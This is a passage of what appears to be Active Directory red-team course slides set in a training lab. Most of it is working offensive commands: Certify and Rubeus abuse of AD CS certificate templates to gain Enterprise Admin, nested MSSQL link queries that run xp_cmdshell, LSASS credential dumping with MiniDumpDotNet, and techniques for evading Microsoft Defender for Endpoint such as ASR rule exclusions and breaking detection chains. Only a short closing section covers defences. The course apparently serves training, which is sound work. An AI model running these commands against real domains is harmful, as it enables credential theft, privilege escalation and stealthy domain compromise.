- Convert from cert.pem to pfx (esc3agent.pfx below) and use it to request a certificate on behalf of EA using the "SmartCardEnrollment-Users" template.

```
Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:moneycorp.local\administrator /enrollcert:esc3agent.pfx /enrollcertpw:SecretPass@123
```

- Request EA TGT and inject it:

```
Rubeus.exe asktgt /user:moneycorp.local\administrator /certificate:esc3user.pfx /dc:mcorp-dc.moneycorp.local /password:SecretPass@123 /ptt
```

Priv Esc - Across domain trusts - AD CS - ESC1

- The template "HTTPSCertificates" has ENROLLEE_SUPPLIES SUBJECT value for msPKI-Certificates-Name-Flag.
`Certify.exe find /enrolleeSuppliesSubject`
- The template "HTTPSCertificates" allows enrollment to the RDPUsers group. Request a certificate for DA (or EA) as studentX
`Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:administrator`
- Convert from cert.pem to pfx (esc1.pfx below) and use it to request a TGT for DA (or EA).
`Rubeus.exe asktgt /user:administrator /certificate:esc1.pfx /password:SecretPass@123 /ptt`

Learning Objective 21

- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.

Trust Abuse - MSSQL Servers

- MS SQL servers are generally deployed in plenty in a Windows domain.
- SQL Servers provide very good options for lateral movement as domain users can be mapped to database roles.
- For MSSQL and PowerShell hackery, lets use PowerUpSQL
<https://github.com/NetSPI/PowerUpSQL>

Trust Abuse - MSSQL Servers

- Discovery (SPN Scanning)
`Get-SQLInstanceDomain`

- Check Accessibility
`Get-SQLConnectionTestThreaded`

`Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose`

- Gather Information
`Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose`

Trust Abuse - MSSQL Servers - Database Links

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.

Trust Abuse - MSSQL Servers - Database Links

Searching Database Links

- Look for links to remote servers

```
Get-SQLServerLink -Instance dcorp-mssql -Verbose
```

Or

```
select * from master..sysservers
```

Trust Abuse - MSSQL Servers - Database Links

Enumerating Database Links - Manually

- Openquery() function can be used to run queries on a linked database

```
select * from openquery("dcorp-sql1",'select * from master..sysservers')
```

Trust Abuse - MSSQL Servers - Database Links

Enumerating Database Links

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -verbose
```

or

- Openquery queries can be chained to access links within links (nested links)

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt","select * from master..sysservers"))'
```

Trust Abuse - MSSQL Servers - Database Links

Executing Commands

- On the target server, either xp_cmdshell should be already enabled; or
- If rpcout is enabled (disabled by default), xp_cmdshell can be enabled using:

```
EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "eu-sql"
```

Trust Abuse - MSSQL Servers - Database Links

Executing Commands

- Use the -QueryTarget parameter to run Query on a specific instance (without -QueryTarget the command tries to use xp_cmdshell on every link of the chain)

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" -QueryTarget eu-sql
```

- From the initial SQL server, OS commands can be executed using nested link queries:

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt","select * from openquery("eu-sql.eu.eurocorp.local","","select @@version as version;exec master..xp_cmdshell "powershell whoami)"))'))
```

Learning Objective 22

- Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

Introduction to EDR

- Endpoint Detection and Response (EDRs) system protects individual devices (endpoints) by continuously monitoring for and responding to security threats.
- It includes features for threat detection, incident response, investigation, and forensics, making it a vital component of modern cybersecurity strategies.
- Most EDRs correlate activity to gain broader telemetry and improve on detections.. Even if all performed activity is undetected by an AV, EDRs can still correlate all actions performed to identify attacker TTPs.

Introduction to EDR - MDE

- In this lab, we will be targeting the popular, high performing EDR by Microsoft - Microsoft Defender for Endpoint (MDE).
- In addition to standard EDR capabilities, MDE collects and processes behavioral signals from the OS and analyzes this using cloud security analytics.
- MDE also supports detections based on the following technologies:
 - Attack Surface Reduction rules, Exploit protection, Network protection, Controlled Folder Access and Device control.

Introduction to EDR - MDE

- MDE is enabled on eu-sql in the lab.
- Visit the MDE dashboard <https://security.microsoft.com> and login with your student credentials to view and correlate performed activity in the **Incidents and Alerts** tab.
- Student credentials are available in the lab portal - <https://adlab.enterprisesecurity.io/>
- Our objective is to remain undetected by AV and EDR on eu-sql to perform:
 - SQL command execution through SQL Server links
 - Tool transfer
 - Credential extraction
 - Data exfiltration
 - Lateral movement / remote access

MDE - Credential Extraction – LSASS Dump

- While performing LSASS credential dumping, direct interaction/extraction of data from the LSASS process (Ex: Mimikatz sekurlsa::logonpasswords) is detected by MDE.
- A more opsec friendly way is by performing a dump of the LSASS process in a covert way and then exfiltrating it to later analyze offline.
- However, standard techniques to create LSASS dumps (Ex: taskmanager → create dump file) are detected and blocked.

MDE - Credential Extraction – LSASS Dump

- Most tools create an LSASS dump by:
 1. Gaining a handle to the LSASS process.
 2. Creating a minidump using the MiniDumpWriteDump WinAPI function implemented in dbghelp.dll / dbgcore.dll.
 3. Writing the dump file on disk.
- These 3 actions are heavily monitored by EDRs and are usually detected and blocked.
- To circumvent these detections, we can avoid using tools that implement the MiniDumpWriteDump function and perform the LSASS dump in a different way.

MDE - Credential Extraction – LSASS Dump using Custom APIs

- MiniDumpDotNet (<https://github.com/WhiteOakSecurity/MiniDumpDotNet>) is a tool that implements a custom rewritten reimplementations of the MiniDumpWriteDump Windows API function.
- In this tool, the MiniDumpWriteDump function is reversed, and a custom implementation is implemented based on a Beacon Object File (BOF) adaption and ReactOS source code.

Look at slide notes for References.

MDE - Credential Extraction – LSASS Dump using Custom APIs

- MiniDumpDotNet provides .NET CLR injectable LSASS process dumping capability along with CLR support (.NET runtime) to support execution through standalone binary, assembly.load(), PowerShell and JScript/VBS.
- This tool can also be used to dump any. For example: Dumping processes like Outlook in may result in cleartext credentials.
- Dump the LSASS process with minidumpdotnet using the following syntax. Note that we need Process ID of LSASS process:

```
.\minidumpdotnet.exe <LSASS PID> <minidump file>
```

MDE - Credential Extraction – LSASS Dump using Custom APIs - MiniDumpDotnet Setup

- Clone/Download the project:

```
git clone https://github.com/WhiteOakSecurity/MiniDumpDotNet.git
```

Note: This project was implemented with Visual Studio 2015, but should be supported by any Visual Studio compiler that can build VS C++ CLR code.

- Building the solution will generate both a binary executable, as well as a .NET class library.
- Build the project: *Build -> Build Solution*

MDE - Credential Extraction – LSASS Dump using Custom APIs - MiniDumpDotnet AV Signatures

- Checking for any detections by Windows using DefenderCheck

```
C:\AD\Tools\DefenderCheck> .\DefenderCheck.exe C:\AD\Tools\minidumpdotnet.exe  
[+] No threat found in submitted file!
```

MDE - Credential Extraction – LSASS Dump using Custom APIs

- No detections by MDE!

The image contains three screenshots:

- Windows Security - Virus & threat protection settings:** Shows the Microsoft Defender Antivirus interface. The "Real-time protection" section has a red warning message: "Tamper Protection is preventing changes to this setting." Below it, the "Cloud-delivered protection" section also has a red warning message: "Tamper Protection is preventing changes to this setting."
- Windows Task Manager - Alerts:** Displays a list of system processes. The table includes columns for Alert name, Tags, Severity, Investigation state, Status, Category, Detection source, Impacted assets, First activity, and Last activity.
- Administrator: Command Prompt:** A terminal window showing the command `minidumpdotnet.exe 848 mini.dmp` being run. The output shows the command was successful with code 0.

Alert name	Tags	Severity	Investigation state	Status	Category	Detection source	Impacted assets	First activity	Last activity
comhost.exe	1392	Running	SYSTEM	00	4,070 K x64	Console Win...			
crss.exe	612	Running	SYSTEM	00	1,032 K x64	Client Server ...			
crss.exe	692	Running	SYSTEM	00	988 K x64	Client Server ...			
crss.exe	9668	Running	SYSTEM	00	1,144 K x64	Client Server ...			
ctfmon.exe	6592	Running	administra...	00	2,496 K x64	CTF Loader			
dllhost.exe	9580	Running	administra...	00	3,384 K x64	COM Surrogate			
dllhost.exe	5912	Running	administra...	00	1,516 K x64	COM Surrogate			
dwm.exe	1136	Running	DWM-1	00	54,524 K x64	Desktop Win...			
dwm.exe	6428	Running	DWM-2	00	13,540 K x64	Desktop Win...			
explorer.exe	6648	Running	administra...	00	60,980 K x64	Windows Exp...			
fontdrvhost.exe	992	Running	UMFD-0	00	2,344 K x64	Usermode Fo...			
fontdrvhost.exe	1000	Running	UMFD-1	00	1,700 K x64	Usermode Fo...			
fontdrvhost.exe	1420	Running	UMFD-2	00	976 K x64	Usermode Fo...			
LogonUI.exe	1804	Running	SYSTEM	00	8,928 K x64	Windows Log...			
lsass.exe	848	Running	SYSTEM	00	6,372 K x64	Local Security...			
Microsoft.Photos.exe	6372	Suspended	administra...	00	0 K x64	Microsoft.Ph...			
McMnEn.exe	6032	Running	SYSTEM	00	196,568 K v64	Antimalware			

MDE - Credential Extraction – LSASS Dump using Custom APIs -

Find LSASS PID

- Using commands like *tasklist /v* to enumerate the LSASS PID is detected by MDE.
- To avoid this, we can make use of standard WINAPIs to find the LSASS PID which opsec safe.
- In case of RDP access, tools like Task Manager (or other less suspicious alternatives) could also be used for finding LSASS PID.

MDE - Credential Extraction – LSASS Dump using Custom APIs -


Find LSASS PID

- Here is a code snippet of a custom function called FindPID in C++ to dynamically enumerate the LSASS PID:

```
// Find PID of a process by name
int FindPID(const char* procname)
{
    int pid = 0;
    PROCESSENTRY32 proc = {};
    proc.dwSize = sizeof(PROCESSENTRY32);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0); bool bProc = Process32First(snapshot, &proc);
    while (bProc)
    {
        if (strcmp(procname, proc.szExeFile) == 0)
        {
            pid = proc.th32ProcessID;
            break;
        }
        bProc = Process32Next(snapshot, &proc);
    }
    return pid;
}
```

MDE - Credential Extraction – LSASS Dump using Custom APIs - Find LSASS PID

- If the FindPID function is added to MiniDumpDotnet tool, there is a detection by MDE



MDE - Credential Extraction – LSASS Dump using Custom APIs - Find LSASS PID

- Using the FindPID code in a standalone executable is not detected by Defender AV or MDE. Let's call it FindLSASSPID.exe.

```
C:\AD\Tools\DefenderCheck> .\DefenderCheck.exe C:\AD\Tools\FindLSASSPID.exe  
[+] No threat found in submitted file!
```

MDE - Tools Transfer and Execution

- Now that we have a couple of executables, let's transfer them to the target.
- Downloading tools over HTTP(S) can be risky as it does increase the risk score and chances of detection by the EDR.
- However, if binaries that are intended for downloads such as Edge (msedge.exe) are available on the target we can perform HTTP(S) downloads without any detections.
- Another opsec friendly way would be to share files over SMB. Execution can be directly performed from a readable share and is less risky than standard download and execute actions.

MDE - Breaking Detection Chains

- In our experience, most EDRs correlate activity in a specific time interval after which it is reset, this varies for each EDR.
- To bypass these correlation-based detections we can:
 - Attempt to wait for a small-time interval (~10 mins) before performing the next query.
 - Append non-suspicious queries in between subsequent suspicious ones to break the detection chains.
- We will run simple SQL queries on the eu-sql server.

MDE - Lateral Movement - ASR Rules

- MDE correlates detections heavily around Attack Surface Reduction (ASR) rules.
- ASR rules are configurations that can be applied and customized to reduce the attack surface of a machine. These rules can be customized and referenced with their unique GUIDs.
- ASR rules are written in .lua and can be reversed and extracted from a specific target Windows machine.

MDE - Lateral Movement - ASR Rules Bypass

- ASR rules are easy to understand. For example, the *GetMonitoredLocations* function displays processes that are monitored and remote execution using them will result in a detection. [Check the slide notes]
- OS trusted methods like WMI and Psremoting or administrative tools like PSExec are detected by MDE.
- To avoid detections based on a specific ASR rule such as the "Block process creations originating from PSExec and WMI commands" rule:
 - We can use alternatives such as winrm access (winrs) instead of PSExec/WMI execution (This is undetected by MDE but detected by MDI)
 - Use the *GetCommandLineExclusions* function which displays a list of command line exclusions (Ex: ".:\|windows\|ccm\|systemtemp\|\.+"), if included in the command line will result in bypassing this rule and detection.


```
C:\AD\Tools\WSManWinRM.exe eu-sql.eu.eurocorp.local "cmd /c notepad.exe C:\Windows\ccm\systemtemp\"
```

MDE - Lateral Movement – Process Detection

- Once we have remote access to a machine, we can use commands like `whoami.exe` for initial enumeration.
- Since `whoami.exe` is unlikely to be used under a process like `sqlservr.exe`, a detection is likely to happen.
- A more opsec friendly way is by using alternatives such as `SET USERNAME` which performs the same functionality as `whoami.exe` to enumerate the current username using environment variables.

MDE - Lateral Movement – Process Detection


- An example of a detection of whoami.exe spawned under sqlservr.exe is shown below:



Learning Objective 23

- Compromise eu-sqlx again. Use opsec friendly alternatives to bypass MDE and MDI.

Attack Paths



Detection and Defense

- Protect and Limit Domain Admins
- Isolate administrative workstations
- Secure local administrators
- Time bound and just enough administration
- Isolate administrators in a separate forest and breach containment using Tiers and ESAE

Protect and Limit Domain Admins

- Reduce the number of Domain Admins in your environment.
- Do not allow or limit login of DAs to any other machine other than the Domain Controllers.
- Never run a service with a DA. Credential theft protections which we are going to discuss soon are rendered useless in case of a service account.
- Set "Account is sensitive and cannot be delegated" for DAs.

Protect and Limit Domain Admins

Protected Users Group

- Protected Users is a group introduced in Server 2012 R2 for "better protection against credential theft" by not caching credentials in insecure ways. A user added to this group has following major device protections:
 - Cannot use CredSSP and WDigest - No more cleartext credentials caching.
 - NTLM hash is not cached.
 - Kerberos does not use DES or RC4 keys. No caching of clear text cred or long term keys.
- If the domain functional level is Server 2012 R2, following DC protections are available:
 - No NTLM authentication.
 - No DES or RC4 keys in Kerberos pre-auth.
 - No delegation (constrained or unconstrained)
 - No renewal of TGT beyond initial four hour lifetime - Hardcoded, unconfigurable "Maximum lifetime for user ticket" and "Maximum lifetime for user ticket renewal"

Protect and Limit Domain Admins

Protected Users Group

- Needs all domain control to be at least Server 2008 or later (because AES keys).
- Not recommended by MS to add DAs and EAs to this group without testing "the potential impact" of lock out.
- No cached logon ie.e no offline sign-on.
- Having computer and service accounts in this group is useless as their credentials will always be present on the host machine.

Isolate administrative workstations

Privileged Administrative Workstations (PAWs)

- A hardened workstation for performing sensitive tasks like administration of domain controllers, cloud infrastructure, sensitive business functions etc.
- Can provide protection from phishing attacks, OS vulnerabilities, credential replay attacks.
- Admin Jump servers to be accessed only from a PAW, multiple strategies
 - Separate privilege and hardware for administrative and normal tasks.
 - Having a VM on a PAW for user tasks.

Secure local administrators

LAPS (Local Administrator Password Solution)

- Centralized storage of passwords in AD with periodic randomizing where read permissions are access controlled.
- Computer objects have two new attributes - ms-mcs-AdmPwd attribute stores the clear text password and ms-mcs-AdmPwdExpirationTime controls the password change.
- Storage in clear text, transmission is encrypted.
- Note - With careful enumeration, it is possible to retrieve which users can access the clear text password providing a list of attractive targets!

Time Bound Administration - JIT

- Just In Time (JIT) administration provides the ability to grant time-bound administrative access on per-request bases.
- Check out Temporary Group Membership! (Requires Privileged Access Management Feature to be enabled which can't be turned off later)

```
Add-ADGroupMember -Identity 'Domain Admins' -Members  
newDA -MemberTimeToLive (New-TimeSpan -Minutes 60)
```

Time Bound Administration - JEA

